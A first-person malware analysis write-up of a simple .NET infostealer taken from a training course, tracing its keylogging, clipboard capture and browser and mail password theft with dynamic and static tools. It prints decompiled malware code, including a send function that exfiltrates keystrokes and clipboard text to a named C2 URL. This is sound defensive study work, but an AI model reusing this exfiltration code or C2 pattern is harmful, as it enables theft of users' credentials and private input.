My Journey to Learning Malware Analysis: Sample 1, a Simple .NET Infostealer

Set-up

I performed analysis in a virtual machine running Windows 10 where I installed Mandiant's Flare VM script [https://github.com/mandiant/flare-vm] which provides a long list of useful tools for malware analysis. I also downloaded Pestudio. **It is vital to analyse malware in an isolated environment and to disconnect from the internet when performing dynamic analysis.** I also revert to a clean snapshot of my VM after each analysis.

The malware file

This malware file was downloaded from samples provided as part of a malware analysis course by 0verfl0w [https://0verfl0w.podia.com/view/courses/malware-analysis-course]. This is a summary of what I did and found after watching the course's walk-through.

Step 1: Quick initial look at file using dynamic analysis

Process Monitor

First thing's first, I am going to want to take a look at all the processes launched by my malware file, which I've re-named **malware.exe**, so I am going to set up a filter in Process Manager which will only show processes linked to the process with the name "malware.exe".



Image 1. Applying a filter in Process Monitor

Now, that is done. I run the executable and see if the log of processes with their paths and operation types helps me to get an idea of what this malware does.

As I look through the results, two things stand out. Firstly, I can see that malware.exe is opening up files relating to my passwords and internet history (although the operation type in Process Monitor says create file, this can actually refer to both creating or opening a file). For example, it is looking in my **AppData/Local/Google/Chrome/UserData** folder which contains my browser passwords with Chrome, it is looking in my

AppData/Local/Microsoft/Windows/History folder which contains all the files that I have opened on my laptop in recent history, it looks at files storing cookies and internet cache, etc… So this is all pointing at an **infostealer** malware**.**



Image 2. Malware trying to access Chrome personal information

The second thing I notice is that two files appear to be created by the malware, **browsers.txt** and **mails.txt**. I go to the location of the files and find the files but they appear to be empty for now. I am still unsure of their role at this point. However, this again fits into the **infostealer** profile, and suggests the malware will be logging data related to web browsers and mail providers.

Image 3. Creation of Browsers.txt

Process Hacker

I am able to use Process Hacker to check that malware.exe is not launching any other processes under different process names, which it is not. Next, I have a look at what is in the memory this process is using and look at the strings within it by double clicking on malware.exe in Process Hacker and then selecting **memory>strings** and then hitting **OK**.



Image 4. How to view strings in memory related to a certain process using Process Hacker

I search for any strings containing ‘http’ to see if there are any website names in the memory. I find Google, Facebook and Yahoo domains in the memory, but also an unknown website which could reveal a C2 server domain.

Results - malware.exe (4536)

47 results.

Address	Length	Result
0xae16d1	71	_NT_SYMBOL_PATH=symsrv*symsr...
0xae2499	87	_NT_SYMBOL_PATH=symsrv*symsr...
0xb12474	174	_NT_SYMBOL_PATH=symsrv*symsr...
0xb18aa4	174	_NT_SYMBOL_PATH=symsrv*symsr...
0xc124d1	87	_NT_SYMBOL_PATH=symsrv*symsr...
0xc61fd2	174	_NT_SYMBOL_PATH=symsrv*symsr...
0xc63ae6	174	_NT_SYMBOL_PATH=symsrv*symsr...
0xc7be60	87	_NT_SYMBOL_PATH=symsrv*symsr...
0xc837e8	87	_NT_SYMBOL_PATH=symsrv*symsr...
0x1182a70	87	_NT_SYMBOL_PATH=symsrv*symsr...
0x2d71fb4	120	http://ziraat-helpdesk.com/compon...

Image 5. String in memory containing a suspected C2 server address identified

Step 2: Static Analysis Using DnSpy

Since our malware file is a .NET file, it can easily be decompiled and viewed in dnSpy. In dnSpy, I can easily jump to the entry point from which several threads are launched. I check out each function and discover that most the functions are empty and the only functions in use in this case are **GetCurrentWindow, RecordKeys, ClipboardLogging and PasswordRecovery**:

```
public static void Main()
{
    GonnyCam.T1 = new Thread(new ThreadStart(GonnyCam.ShowMessageBox));
    GonnyCam.T1.Start();
    GonnyCam.T2 = new Thread(new ThreadStart(GonnyCam.AddToStartup));
    GonnyCam.T2.Start();
    GonnyCam.T3 = new Thread(new ThreadStart(GonnyCam.WebsiteBlocker));
    GonnyCam.T3.Start();
    GonnyCam.T4 = new Thread(new ThreadStart(GonnyCam.WebsiteVisitor));
    GonnyCam.T4.Start();
    GonnyCam.T5 = new Thread(new ThreadStart(GonnyCam.SelfDestruct));
    GonnyCam.T5.Start();
    GonnyCam.T6 = new Thread(new ThreadStart(GonnyCam.GetCurrentWindow));
    GonnyCam.T6.Start();
    GonnyCam.T7 = new Thread(new ThreadStart(GonnyCam.RecordKeys));
    GonnyCam.T7.Start();
    GonnyCam.T8 = new Thread(new ThreadStart(GonnyCam.SendNotification));
    GonnyCam.T8.Start();
    GonnyCam.T9 = new Thread(new ThreadStart(GonnyCam.AddHotWords));
    GonnyCam.T9.Start();
    GonnyCam.T10 = new Thread(new ThreadStart(GonnyCam.ClipboardLogging));
    GonnyCam.T10.SetApartmentState(ApartmentState.STA);
    GonnyCam.T10.Start();
    GonnyCam.T11 = new Thread(new ThreadStart(GonnyCam.ScreenLogging));
    GonnyCam.T11.Start();
    GonnyCam.T12 = new Thread(new ThreadStart(GonnyCam.DownloadAndExecute));
    GonnyCam.T12.Start();
    GonnyCam.T13 = new Thread(new ThreadStart(GonnyCam.ExecuteBindedFiles));
    GonnyCam.T13.Start();
    GonnyCam.T14 = new Thread(new ThreadStart(GonnyCam.PasswordRecovery));
    GonnyCam.T14.Start();
    GonnyCam.Keylogger.CreateHook();
    Application.Run();
```

Image 5. The main from which the four main processes are launched

GetCurrentWindow & RecordKeys

After looking at the code more closely, I discovered that these two functions are linked. **GetCurrentWindow** is responsible for storing strings in memory which identify the program you have open in the foreground, whereas **RecordKeys** compiles this information with keylogger information collected from a key logging hook. I was able to verify this by adding breaking points in the code and viewing what was stored in memory. All this information is always kept in memory rather than a file, presumably for stealth.



Image 6. String with name of program running in foreground stored in memory



Image 7. Evidence of keylogging functionality

This information is then sent to the C2 server via a send function. We can also now confirm that the http address is indeed the one we had spotted earlier in Process Hacker.

```
do
{
    string between = GonnyCam.GetBetween(keyStrokeLog, "Window title: ", "
     End:] ", Conversions.ToInteger(obj));
    string between2 = GonnyCam.GetBetween(keyStrokeLog, "Keystrokes typed:
     ", "\r\n", Conversions.ToInteger(obj));
    if (Operators.CompareString(between2, null, false) != 0)
    {
        Send.SendLog(GonnyCam.P_Link, "Keystrokes", between, between2, null,
     null, null, null, null);
    }
    GonnyCam.Wait(100);
}
while (ObjectFlowControl.ForLoopControl.ForNextCheckObj(obj, loopObj, ref
  obj));
}
```

Image 8. Call to send from RecordKeys function

```
// Token: 0x04000021 RID: 33
public static string P_Link = "http://ziraat-helpdesk.com/components/com_content/
  limpopapa/";
```

Image 9. C2 server domain name identified

```
internal class Send
{
    // Token: 0x06000032 RID: 50 RVA: 0x00002A24 File Offset: 0x00001A24
    public static void SendLog(string Link, string LogType, string WindowTitle, string
      KeystrokesTyped, string Application, string Host, string Username, string Password, string
      ClipboardText)
    {
        try
        {
            WebClient webClient = new WebClient();
            if (Operators.CompareString(LogType, "Keystrokes", false) == 0)
            {
                webClient.DownloadString(string.Concat(new string[]
                {
                    Link,
                    "$pos$t$.$ph$p$?$ty$p$e$=$k$eys$tro$ke$s$&$mac$hi$ne$na$me$=$".Replace("$",
                     ""),
                    Send.Get_Comp(),
                    "&windowtitle=",
                    WindowTitle,
                    "&keystrokestyped=",
                    KeystrokesTyped,
                    Strings.StrReverse("=emitenihcam&"),
                    DateAndTime.Now.ToShortTimeString()
                }));
            }
```

Image 10. Send function, specifically showing the code for any calls to send with a second argument of "Keystrokes"

ClipboardLogging

The ClipboardLogging function works similarly to the previous functions; it stores any text found in the Windows clipboard in a variable called “clipboard log” and sends this data to the C2 server.

```
223     public static void ClipboardLogging()
224     {
225         try
226         {
227             string text = null;
228             string left = null;
229             int num = 1;
230             int num2 = 32567;
231             for (;;)
232             {
233                 if (Operators.CompareString(Clipboard.GetText(), null, false) != 0 &
                      Operators.CompareString(left, Clipboard.GetText(), false) != 0)
234                 {
235                     GonnyCam.ClipboardLog = string.Concat(new string[]
236                     {
237                         text,
238                         Environment.NewLine,
239                         "Time: ",
240                         DateAndTime.Now.ToString(),
241                         Environment.NewLine,
242                         "Text: ",
243                         Clipboard.GetText(),
244                         Environment.NewLine
245                     });
246                     if (((-((num < GonnyCam.ClipboardLog.Length > false) ? 1 : 0)) ? 1 : 0) <
                          num2)
247                     {
248                         Send.SendLog(GonnyCam.P_Link, "Clipboard", text, null, null, null,
                              null, null, Send.Clip_Text());
249                     }
250                 }
251                 if (((-((num < GonnyCam.ClipboardLog.Length > false) ? 1 : 0)) ? 1 : 0) <
                      num2)
252                 {
253                 }
254                 left = Clipboard.GetText();
255                 Thread.Sleep(100);
256             }
257         }
```

Image 11: Compiling clipboard log (lines 235-245) and call to send function (line 248) in Clipboard Logging() function

By enabling the Windows clipboard on my machine and setting up a breakpoint, I was able to confirm that text that I had copied (“hello”) was indeed stored in memory and sent to the send function to be sent to the C2 server.



Image 12. Value of ClipboardText in the send function is equal to text I had previously copied to clipboard.

PasswordRecovery

The **PasswordRecovery** function steals information related to browsers and email user data. At first, I could spot the information being sent over to the same server as previously, but it wasn't clear where the actual stealing was in the code. The key to this was a call to some resources, these were decrypted and then used in another function. I tried to open these resources directly but they were encrypted as expected.



Image 13. Call to get object "RecoverMail" from the resourceManager "key", see resources on left-hand side, object then passed through function RSMDecrypt.

Using a breakpoint, I was able to have a look at what was in memory after the decryption took place and discovered "0x4D 0X5A" in the array in question. 4D5A is a "magical number" (a numerical/text value that identifies a file format) associated with executable files.



Image14. Discovery of executable file after decryption

I then was able to save this array and open it up in Pestudio, which provides initial malware analysis for files. Pestudio identified this file as a known email password stealer malware.



Image 15. Pestudio information about dropped executable file 1

This file is then executed and the stolen user login information is temporarily stored in the file created **mails.txt** before being sent to the C2 server. The same happens for browser data, a second malware executable attributed to the same author is decrypted and executed and temporarily stored in **browsers.txt** before being sent on to C2 servers.

Summary

In summary I discovered that this file is an infostealer that creates logs of keys pressed, along with the program you are using at the time, clipboard data and mail and browser login details before sending them to the C2 server that we have also identified. I found that the malware drops two hidden executable files which perform the browser and mail password stealing functionality in turn.